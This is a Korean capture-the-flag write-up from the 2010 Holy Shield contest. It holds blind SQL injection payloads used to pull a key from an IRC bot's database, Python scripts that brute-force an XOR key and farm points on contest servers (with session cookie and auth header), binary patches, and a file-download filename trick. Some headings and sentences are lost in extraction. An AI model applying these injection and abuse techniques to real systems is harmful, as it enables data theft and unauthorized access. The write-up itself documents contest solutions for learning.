

가톨릭대학교 CAT-Security 주최

Holy Shield 대회 보고서

HolyShit Team

2010년 11월 22일

Index

Problem 01.....	3
Problem 02.....	5
Problem 03.....	7
Problem 04.....	9
Problem 05.....	11
Problem 06.....	13
Problem 07.....	15
Problem 09.....	17
Problem 10.....	22
Problem 11.....	25
Problem 12.....	30
Problem 13.....	34
Problem 15.....	35
Attachment File	39

Problem 01

```
- irc 210.126.48.181:6666/#groupbot
- irc 203.229.201.186:8080
- !calendar +s 2010-11-10 2010-11-30
- HINT : MySQL, Blind SQL Injection
- HINT : Find Group Key
- Red Bingo 100 point Problem
```

[표 1] 주어진 문제 정보

위와 같이 문제에는 IRC 서버 주소와 포트, 채널이 제시되어 있었습니다. 위 서버의 #groupbot 채널로 접속해보니 shockybot 이 다음과 같은 메시지를 계속 전달하고 있었습니다.

```
!calendar +s 2010-11-10 2010-11-30
```

[표 2] BOT이 전달하는 메시지

위 명령어가 대체 뭔지 직접 채널상에서 쳐봤지만, 권한이 되지 않다고 하면서 명령이 먹히지 않았습니다. 그래서 봇의 특성대로, 쿼리를 걸어서 위 명령어를 쳐보았습니다.

```
holysht: !calendar +s 2010-11-10 2010-11-30
shockybot: HolyShield http://holyshtield.catsecurity.net
shockybot: 2010-11-19 ~ 2010-11-21
```

[표 3] 명령에 따른 봇의 응답

봇의 응답을 보고 이 명령어는 특정 기간 안의 스케줄을 출력해주는 기능을 하는 명령어임을 알게 되었습니다. 봇의 응답을 참고해서 봇이 디비에 날리는 쿼리문을 유추해 보았습니다.

```
select ? from cal where start_date > '넣어준 시작날짜' and end_date < '넣어준 끝날짜'
```

[표 4] 유추한 SQL 쿼리문

유추한 쿼리문에 맞게 SQL Injection 을 시도해보다가 올바르게 실행되는 Blind SQL Injection 쿼리문을 찾았습니다.

```
holysht: !calendar +s 2010-10-01 2010-10-31'/**/||/**/1=1#
shockybot: HolyShield http://holyshtield.catsecurity.net
shockybot: 2010-11-19 ~ 2010-11-21
```

[표 5] 올바르게 실행되는 Blind SQL Injection 쿼리문

!calendar 의 명령어 형식 자체가 !calendar +s [시작날짜] [끝날짜] 이기 때문에 SQL Injection 을 시도할 때 중간에 스페이스가 들어가선 안됩니다. 그래서 /**/ 로 스페이스를 대신했습니다. 위의 명령은 일부러 2010-10-01 ~ 2010-10-31 을 넣고, || 1=1 을 통해서 앞의 조건이 알맞지 않아도

뒤의 조건(1=1) 을 통해서 무조건 쿼리문이 참이 되는지 알아보는 의도로 실행했습니다. 그 의도에 맞게 10월의 스케줄을 요청했는데 11월의 스케줄이 나왔습니다.

공격 쿼리문이 나왔으니 남은 건 information_schema 를 통해서 캘린더 명령이 사용하는 디비, 테이블, 필드를 조사하는 일이었습니다. 디비는 database() 함수를 통해서 알 수 있으니 database() 를 통해서 테이블 명을 알아 보았습니다.

먼저 테이블명의 길이를 알아보았습니다. 아래 쿼리문에서 N 값을 바꿔가며 시도해보면서 테이블 명이 12 글자라는 사실을 알아냈습니다.

!calendar	+s	2010-10-01	2010-10-31'
<code> /**/length(TABLE_NAME)/**/from/**/information_schema.TABLES/**/where/**/TABLE_SCHEMA=database()/**/limit/**/1,1)>N# </code>			

[표 6] database() 함수를 이용하여 테이블명의 길이를 확인하는 쿼리문

그리고 아래 쿼리문을 이용하여 ord 와 substring 을 통해 실제 테이블 명을 알아냈습니다. 쿼리문에서 a는 자릿수를 의미합니다. a와 N을 바꿔주면서 명령한 결과 테이블 명이 'BOT_CALENDAR' 임을 알아냈습니다.

!calendar	+s	2010-10-01	2010-10-31'
<code> /**/oRd(SubsTrIng((select/**/table_name/**/from/**/information_schema.tables/**/where/**/TABLE_SCHEMA=database()/**/limit/**/1,1),a,1))>N# </code>			

[표 7] 실제 테이블 명을 확인하는 쿼리문

그 다음은 다음의 쿼리문으로 필드 명을 하나하나씩 알아냈습니다.

!calendar	+s	2010-10-01	2010-10-31'
<code> /**/SubsTrIng((select/**/COLUMN_NAME/**/from/**/information_schema.columns/**/where/**/TABLE_NAME='BOT_Calendar'/**/limit/**/a,1),b,1)='문자'# </code>			

[표 8] 필드명을 알아내는 쿼리문

필드는 아래와 같이 총 7개가 나왔습니다. 처음에는 힌트에 있는 Find Group key 의 정확한 의미를 파악하지 못했었는데 필드 명을 알고 난 뒤에야 그 의미를 깨닫게 되었습니다. (미리 파악했으면 필드 명을 알아내는 수고를 하지 않아도 되었을텐데.....)

no, till, content, stArt, enddAy, rep, groupkey

[표 9] 알아낸 필드명 들

이제 groupkey의 길이를 아래의 쿼리문으로 알아냈습니다.

!calendar	+s	2010-10-01	2010-10-
31'/**/ /**/(select/**/length(groupkey)/**/from/**/BOT_Calendar/**/limit/**/0,1)>N#			

[표 10] groupkey의 길이를 확인한 쿼리문

마지막으로 그 길이에 맞춰 한 글자씩 알아냈습니다.

!calendar	+s	2010-10-01	2010-10-
31'/**/ /**/oRd(SubsTrIng((select/**/groupkey/**/from/**/BOT_Calendar/**/limit/**/0,1),a,1))>N#			

[표 11] groupkey 필드의 내용을 확인하는 쿼리문

결과로 나온 아래의 10진수들을 문자로 바꿔보니 패스워드가 나왔습니다.

80 52 53 53 119 57 114 100 95 105 115 95 119 106 115 120 110 113 108 101 110 102 114 108 100 109 108 95 103 107 114 100 108 114 119 108 115 => P455w9rd_is_wjsxnqlenfrldml_gkrdlrwls
--

[표 12] groupkey 필드에서 확인한 데이터

패스워드는 전투비둘기의_학익진 이었습니다.

Problem 02

문제 페이지에서 소스를 보면 아래쪽에 아래와 같은 문자가 주석으로 존재하였습니다.

@# % !@ # !% !# %. # ! @) !(% # @! !* (@) @% (!(# ! @) * !% !@ (# @! !\$ (@@ !% ^ !! !% !* % ! # % !* @). !^ !!(!(@# !% !* \$ (!(% !\$!) !% @% ! !\$ \$!(!% !@ @@ %.
--

[표 1] 문제 2번에 삽입된 주석 내용

특수문자를 살펴 본 결과 마침표(".")를 제외한 나머지 문자가 숫자와 대치됨을 확인하여 숫자로 변경을 하였습니다.

23 5 12 3 15 13 5. 3 1 20 19 5 3 21 18 9 20 25 9 19 3 1 20 8 15 12 9 3 21 14 9 22 15 6 11 15 18 5 1 3 5 18 20. 16 1 19 19 23 15 18 4 9 19 5 14 10 15 25 1 14 4 19 15 12 22 5.
--

[표 2] 특수문자를 키보드 배열에 맞게 숫자로 변경한 결과

숫자로 변경하여 살펴 본 결과 26을 넘지 않음을 확인하여 알파벳으로 대치가 가능할 것으로 추측되어 대치를 하여 보았습니다. 그 결과 아래와 같은 답을 획득할 수 있었습니다.

welcome.catsecurityiscatholicunivofkoreacert.passwordis**enjoyandsolve**.

해당 문제에 대한 풀이코드를 첨부 합니다.

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import re

s = '@# % !@ # !# % . # ! @) ! ( % # @! !* ( @) @% ( ! ( # ! @) * !% !@ ( # @! !$ ( @@ !%
^ !! !% !* % ! # % !* @). !^ ! ! ( ! ( @# !% !* $ ( ! ( % !$ !) !% @% ! !$ $ ! ( !% !@ @@ %.'

# 0123456789 / )!@#$$%^&*(
a = ')!@#$$%^&*(

ret = ''
for x in s:
    if x == ' ':
        ret += ' '
    elif x == '.':
        ret += '.'
    else:
        ret += str(a.find(x))
print '[+] 특수문자 -> 숫자 : ' + ret

abcd = 'abcdefghijklmnopqrstuvwxyz'
ret = ret.split(' ')
final = ''
for x in ret:
    if x.find('.') != -1:
        x = re.sub('W.', '', x)
        final += abcd[int(x)-1]
        final += '.'
    else:
        final += abcd[int(x)-1]
print '[+] 숫자 -> 문자 : ' + final
```

[표 3] 문제 2번 풀이 코드

Problem 03

바이너리를 실행 하면 EDIT 버튼이 비활성화 되어 있습니다. Resource Hacker를 이용해 확인 하면 EDIT 컨트롤에 설정된 WS_DISABLED 스타일을 볼 수 있습니다. WS_DISABLED를 삭제하고 스크립트를 컴파일 후에 저장합니다.

```
CONTROL "CAT-Security Management Program", -1, STATIC, SS_CENTER | WS_CHILD | WS_VISIBLE | WS_DISABLED |
```

[그림 1] Resource Hacker에서 비활성화 된 Edit 버튼 부분

다시 실행해보면 EDIT 버튼이 활성화 되어 있지만 클릭해보면 프로그램이 종료됩니다. EDIT 버튼의 메시지 핸들러가 궁금해서 찾아봤습니다.

MFC에서 윈도우 메시지가 처리되는 함수는 CCmdTarget::OnCmdMsg 의 _AfxDispatchCmdMsg 입니다. _AfxDispatchCmdMsg 함수의 원형은 다음과 같습니다.

```
_AfxDispatchCmdMsg(  
    this,  
    nID,          // 해당 컨트롤의 ID  
    nCode,  
    lpEntry->pfn,  // 메시지 핸들러 주소  
    pExtra,  
    lpEntry->nSig,  
    pHandlerInfo  
);
```


[표 1] _AfxDispatchCmdMsg 함수 원형

_AfxDispatchCmdMsg 의 주소는 아래와 같습니다.

_AfxChildWindowFromPoint(HWND__ *,tagP...	.text	0040E697
_AfxCoCreateInstanceLic(_GUID const &,IUn...	.text	00410AEA
_AfxCompareClassName(HWND__ *,wchar_t...	.text	0040E651
_AfxDispatchCmdMsg(CCmdTarget *,uint,int,v...	.text	00404FAB
_AfxDlgSetFocus(CWnd *)	.text	00416C3C
AfxFillExceptionInfo(CFileException *,wchar...	.text	00419655

[그림 2] _AfxDispatchCmdMsg 함수의 주소

Edit 버튼의 ID는 2 입니다. 따라서 Olly에서 0x00404FAB에 컨트롤의 ID가 2일 때 멈추도록, 두 번째 파라미터(ESP+4)에 conditional breakpoint를 설정합니다.



[그림 3] 두번째 파라미터(ESP_+4) 에 conditional breakpoint 설정

다시 실행해서 Edit 버튼을 클릭해줍니다. Breakpoint에 걸리면서 아래와 같이 스택에 쌓인 파라미터를 파악 할 수 있습니다. 4번 째 값인 0x4017E0이 버튼을 클릭하면 실행되는 핸들러 주소입니다.

0012F7FC	0012FE78	Arg1 = 0012FE78
0012F800	00000002	Arg2 = 00000002
0012F804	00000000	Arg3 = 00000000
0012F808	004017E0	Arg4 = 004017E0
0012F80C	00000000	Arg5 = 00000000
0012F810	00000039	Arg6 = 00000039
0012F814	00000000	Arg7 = 00000000

[그림 4] Breakpoint에 걸리면서 확인된 스택의 파라미터

0x4017E0은 다음과 같은 일을 합니다.


1. 각 Edit Box에 있는 값들의 길이를 체크합니다.
2. 조건을 충족하면 특정 문자들을 "password is %c%c%c%c%c%c%c_%c%c%c%c%c%c%c"라는 문자열에 맞춰서 보여줍니다.

일일이 입력하기가 번거로우므로 아래와 같이 그냥 점프하도록 수정을 하고 계속 실행을 해보겠습니다.

00401AB0	>	837C24 24 08	cmp dword ptr ss:[esp+24], 8
00401AB5	.	8B4C24 14	mov ecx, dword ptr ss:[esp+14]
00401AB9	.	8B41 F4	mov eax, dword ptr ds:[ecx-C]
00401ABC	▼	EB 2E	jmp short 3.00401AEC
00401ABE		90	nop
00401ABF		90	nop
00401AC0		90	nop
00401AC1		90	nop
00401AC2	.	837C24 28 0A	cmp dword ptr ss:[esp+28], 0A
00401AC7	↘	0F85 E3000000	jnz 3.00401B80
00401ACD	.	837C24 2C 06	cmp dword ptr ss:[esp+2C], 6
00401AD2	↘	0F85 D8000000	jnz 3.00401B80
00401AD8	.	837C24 30 03	cmp dword ptr ss:[esp+30], 3
00401ADD	↘	0F85 CD000000	jnz 3.00401B80
00401AE3	.	83F8 06	cmp eax, 6
00401AE6	↘	0F85 C4000000	jnz 3.00401B80
00401AEC	.	33C0	xor eax, eax

[그림 5] jmp 문으로 수정 후 계속 진행

수정 후 실행을 하면 메시지 박스로 아래와 같이 출력되는 패스워드를 확인할 수 있습니다.



[그림 6] 확인한 패스워드

문제 페이지를 보면 plaintext 변수의 입력값에 대해 XOR 연산을 후 결과값이 출력됨을 확인할 수 있습니다. 다만 XOR 연산 시 사용되는 KEY 값을 확인할 수 없으므로 아래와 같은 코드를 이용하여 KEY 값을 Bruteforce 공격을 통해 알아낼 수 있었습니다. 알아낸 KEY 값을 ASCII 코드로 변환 시 정답이 출력됨을 확인할 수 있었습니다.

[그림 1] 아래 코드를 이용하여 정답을 확인한 화면

```
#!/usr/bin/env python
import operator, urllib, sys

def Get():
    conn = urllib.HTTPConnection('210.126.48.192')
    conn.request('GET', '/2adcfcdf2f1988de3c8acac7007d5ec/xor.php?plaintext=' + sys.argv[1])
    r = conn.getresponse()

    data = r.read()
    conn.close()
    return data[12:]

def Split2(output):
    count = 0
    ret = ''
    for x in output:
        if count == 2:
            ret += ' '
            count = 0
        ret += x
```

```

        count += 1

    output = ret.split(' ')
    print output

    return output

def main():
    if len(sys.argv) != 2:
        print '[-] Error! ARGV check plez...'
        sys.exit()

    output = Get()
    print '[-] Input : ' + sys.argv[1]
    print '[-] Output : ' + output
    output = Split2(output)

    count = 0
    answer = ''
    for x in sys.argv[1]:
        for y in range(999999):
            tmp = operator.xor(ord(x), y)
            if tmp == int(output[count], 16):
                answer += chr(y)
                count += 1
                break

    print '[-] Answer : ' + answer

if __name__ == '__main__':
    print '[+] Start'
    main()
    print '[+] End'

```

[표 1] 문제 4번 풀이 코드

Problem 05

5번 바이너리를 실행하면 scanf()로 문자열을 입력 받습니다.

ogram control flow	mov	[esp+1Ch+var_4], eax	
.text:0040100E	push	offset aInputString ; "Input String : "	
.text:00401013	call	printf	
.text:00401018	lea	eax, [esp+20h+var_1C]	
.text:0040101C	push	eax	
.text:0040101D	push	offset aS ; "%s"	
.text:00401022	call	_scanf	
.text:00401027	lea	eax, [esp+28h+var_1C] ; Buffer address	
.text:0040102B	add	esp, 0Ch	
.text:0040102E	lea	edx, [eax+1]	
.text:00401031			
.text:00401031 loc_401031:			; CODE XREF: _main+36↓j
.text:00401031	mov	cl, [eax]	
.text:00401033	inc	eax	
.text:00401034	test	cl, cl	
.text:00401036	jnz	short loc_401031	
.text:00401038	sub	eax, edx ; eax - 입력한 값의 길이	
.text:0040103A	cmp	eax, 13h ; 0x13과 비교해서 크면 error로 점프	
.text:0040103D	ja	loc_401198	

[그림 1] scanf()로 문자열을 입력하는 부분

IDA로 분석해 보면 아래와 같습니다.

- 1) 입력된 값의 길이를 체크해서 19(0x13) 보다 작고
- 2) 문자열 길이가 0x11, 0x0E, 0x0D, 0x10, 0x0A, 0x13 등 일 때 각각의 루틴으로 분기하는데
- 3) 각 함수에서는 0x004010320의 문자열을 특정 값으로 XOR 해서 뿌려준다.

그 중에 문자열 길이가 0x16일 때 분기하는 루틴(0x00401440)이 있습니다.. 입력 값의 길이가 0x13보다 크면 에러를 출력하고 종료 해야 하는데 의심스러운 부분입니다. Olly로 0x00401440으로 점프하도록 수정해서 실행하면 프로그램이 종료되는데 이때 로그를 확인하면 다음과 같습니다.

7C7E06F9	New thread with ID 0000129C created
	Thread 0000129C terminated, exit code 0
0040B417	Stack overflow
0040B417	Access violation when reading [00030000]
73F80000	Module C:\WINDOWS\system32\USP10.dll
0040B417	Access violation when reading [00030000]
	Debugged program was unable to process exception

[그림 2] OllyDBG를 통해 확인한 로그

종료되는 이유는 Stack overflow 때문입니다. 0x00401440의 도입 부분을 보면 아래와 같이 스택을 10만 이상이상 확장하는 것을 볼 수 있습니다.

```

var_100124      = byte ptr -100124h
var_100004      = byte ptr -100004h
var_FEC8        = byte ptr -0FEC8h
var_4           = dword ptr -4

mov     eax, 100004h
call    __alloca_probe

```

[그림 3] 스택을 확장하는 코드 확인

이제 프로그램의 Memory Map에서 stack size를 확인합니다.

Address	Size	Owner	Section	Contains	Type	Access	Initial
00010000	00001000				Priv	RW	RW
00020000	00001000				Priv	RW	RW
00120000	00001000				Priv	RW	Gua
00120000	00003000			stack of main thread	Priv	RW	Gua
00130000	00003000				Map	R	R
00140000	00001000				Map	R	R

[그림 4] Memory Map에서 확인한 스택 사이즈

스택의 사이즈는 0x3000입니다. 따라서 _alloca_probe 에서 스택을 확장하면서 이 크기를 넘어가게 되면 오버플로우가 발생하는 것입니다. 프로그램의 스택을 늘리기 위해 PEVIEW를 사용해서 Stack Reserve와 Stack Commit를 확인합니다.

00000138	00100000	Size of Stack Reserve
0000013C	00001000	Size of Stack Commit

```

00000120h: 05 00 00 00 00 00 00 00 00 60 01 00 00 04 00 00
00000130h: 32 DB 01 00 03 00 40 81 00 00 10 00 00 10 00 00
00000140h: 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00

```

EDITBIN 또는 hex 에디터를 이용해서 위의 부분을 Stack Commit을 10만 이상으로 수정하고 프로그램을 다시 실행하면 패스워드를 확인할 수 있습니다.

```

Input String : aaaaaaaaaaaaaaaaaaaaaa
Message is Do.Y0u_Kow_C4T_sEcUr1ty?!_

```

[그림 5] 확인한 패스워드


문제 페이지로 들어가보니 다운로드 아래와 같은 소스가 있었습니다.

[표 1] 문제 페이지에서 확인한 소스

그래서 고민을 하다 upload 폴더에 뭔가 있을 듯 하여 <http://210.126.48.184/upload/> 주소로 직접 들어가 보았습니다.



바로 `http://210.126.48.184/download.asp?filename=upload/_keykeykeykeykey/key.asp`로 요청해 보았지만 너무 filename 이 길다며 필터링 되었습니다.



한참을 고민해보다가, 이 시스템이 윈도우즈임을 상기하고, 도스에서 사용하는 "짧은 파일명" 기

패스워드는 **#\$ZinszInsziNszinS!@** 이었습니다 :)

Problem 07

사이트에서 회원가입 후 로그인을 하여 들어가면 문제가 나옵니다. 모두 영문 속담 관련 문제로 구글에서 검색을 통해 쉽게 해답을 확인할 수 있었습니다. 다만 제일 가운데 문제인 5번 문제의 답이 "Kim Tae-Hee" 로 추정되나 계속해서 틀린 답이라고 나와 한참을 고민하였습니다.

좀 더 살펴본 결과 이미 인증한 문제에 대해 중복으로 인증이 가능하여 점수를 추가적으로 획득할 수 있음을 확인하였습니다. 따라서 특정 점수가 되면 정답이 나올 것으로 추측하여 코드를 작성하였습니다.

처음 코드 작성시에는 답 인증 후 약 3분 정도 딜레이를 줘서 재 인증 하도록 작성을 하여 실행을 해놓았습니다. 한참 동안 실행시켜 약 30000점쯤 되었을 때 힌트가 나왔는데 300000점이 되어야 정답이 출력 된다는 힌트가 나왔습니다.

그제서야 딜레이를 주지 않고 바로 인증할 수 있는 방법이 있을 것으로 파악되어 확인한 결과 로그아웃 후 다시 재 로그인을 하여 인증을 하면 딜레이 없이 인증할 수 있음을 확인하였습니다. 이후 아래와 같은 코드를 통해 정답을 확인하였습니다.

```
#!/usr/bin/env python
import httplib, urllib, time, re, sys

ID = 'bybybyby'
PW = 'dudwns'
length = len(ID) + len(PW) + 7

def go():
    params = urllib.urlencode({'passwd':'gains'})

    headers = {
        'Content-type': 'application/x-www-form-urlencoded',
        'Accept': 'text/plain',
        'Cookie': 'PHPSESSID=1f0f0428c51ead4f37ee29bfd90aaa8f',
        'Authorization': 'Basic aG9seXNoaWVsZDp6bWZsdG1ha3Rtc21zenBxbHNyaGs='
    }

    conn = httplib.HTTPConnection('210.126.48.193')
    conn.request('POST', '/c1ebb4933e06ce5617483f665e26627c/main.php', params, headers)
    response = conn.getresponse()
```

```
data = response.read()
conn.close()
return data
```

```
def login():
    params = urllib.urlencode({'id':ID, 'pw':PW})

    headers = {
        'Accept': 'text/plain',
        'Cookie': 'PHPSESSID=1f0f0428c51ead4f37ee29bfd90aaa8f',
        'Authorization': 'Basic aG9seXNoaWVsZDp6bWZsdG1ha3Rtc21zenBxbHNyaGs=',
        'Content-Type': 'application/x-www-form-urlencoded',
        'Content-Length': str(length)
    }

    conn = httplib.HTTPConnection('210.126.48.193')
    conn.request('POST', '/c1ebb4933e06ce5617483f665e26627c/login.php', params, headers)
    conn.close()

def logout():
    params = None

    headers = {
        'Content-type': 'application/x-www-form-urlencoded',
        'Accept': 'text/plain',
        'Cookie': 'PHPSESSID=1f0f0428c51ead4f37ee29bfd90aaa8f',
        'Authorization': 'Basic aG9seXNoaWVsZDp6bWZsdG1ha3Rtc21zenBxbHNyaGs='
    }

    conn = httplib.HTTPConnection('210.126.48.193')
    conn.request('POST', '/c1ebb4933e06ce5617483f665e26627c/logout.php', params, headers)
    conn.close()

def main():
    while 1:
```



```

try:
    login()
    data = go()

    score = re.search(ID + ' : (\\d+)', data).group(1)
    print '[+] Score : ' + score

    # 3000000 - 300
    if int(score) == 2999700:
        break

    logout()
except:
    continue

if __name__ == '__main__':
    print '[+] Start'
    main()
    print '[+] End'

```

[표 1] 문제 7번 풀이코드

Problem 09

주어진 7f43762d659a5aa3e69c987fae24b9d6 파일을 다운로드 하여 확인한 결과 ZIP 파일임을 확인하였습니다.

```

C:\Users\WByJoon\Downloads\HolyShield\W9>file 7f43762d659a5aa3e69c987fae24b9d6
7f43762d659a5aa3e69c987fae24b9d6: Zip archive data, at least v2.0 to extract

```


[표 1] 문제 파일 포맷을 확인한 내용

압축 해제 후 나온 데이터를 확인한 결과 FAT 형식의 이미지 파일임을 확인하였습니다.

C:\Users\ByJJoon\Downloads\HolyShield\9\7f43762d659a5aa3e69c987fae24b9d6~>file
 saving_cheerleader
 saving_cheerleader: x86 boot sector, code offset 0x58, OEM-ID "RAMDSKXP", Media descriptor
 0xf8, heads 64, hidden sectors 32, sectors 401376 (volumes > 32 MB) , **FAT (32 bit)**, sectors/FAT
 3112, reserved3 0x800000, serialnumber 0x5c24000, label: "RAMDiskXP "

[표 2] 압축해제 후 나온 파일에 대한 포맷을 확인한 내용

이제 해당 이미지 파일을 우선 AccessData사에서 무료로 제공하는 "[AccessData FTK Imager](#)" 프로그램을 이용하여 마운트를 하도록 하였습니다.




[그림 1] AccessData 사의 "AccessData FTK Imager" 프로그램을 이용하여 마운트 한 화면

마운트 후 해당 드라이브를 확인한 결과 [root]/data/app 경로에 apk 확장자를 가진 파일들이 존재하는 것으로 보아 안드로이드 OS 기반의 휴대폰을 이미지로 만든 것으로 확인되었습니다.

휴대폰이라면 포렌직을 통해 추출할 수 있는 데이터는 SMS, 메일, 웹 서핑 기록, 전화번호부, 사진첩 정도가 될 것입니다.

우선 휴대폰에서 모든 기록은 DB로 저장되는데 보통 SQLite 포맷으로 저장이 되게 됩니다. 해당 휴대폰에서의 찾고자 하는 DB파일이 위치한 경로를 현재로서는 모르기 때문에 AccessData 사에서 데모로 제공하고 있는 “[Forensic Toolkit 1.81.6](#)” 프로그램을 이용하여 해당 이미지에 존재하는 파일을 모두 인덱싱 후 찾아보기로 하였습니다.



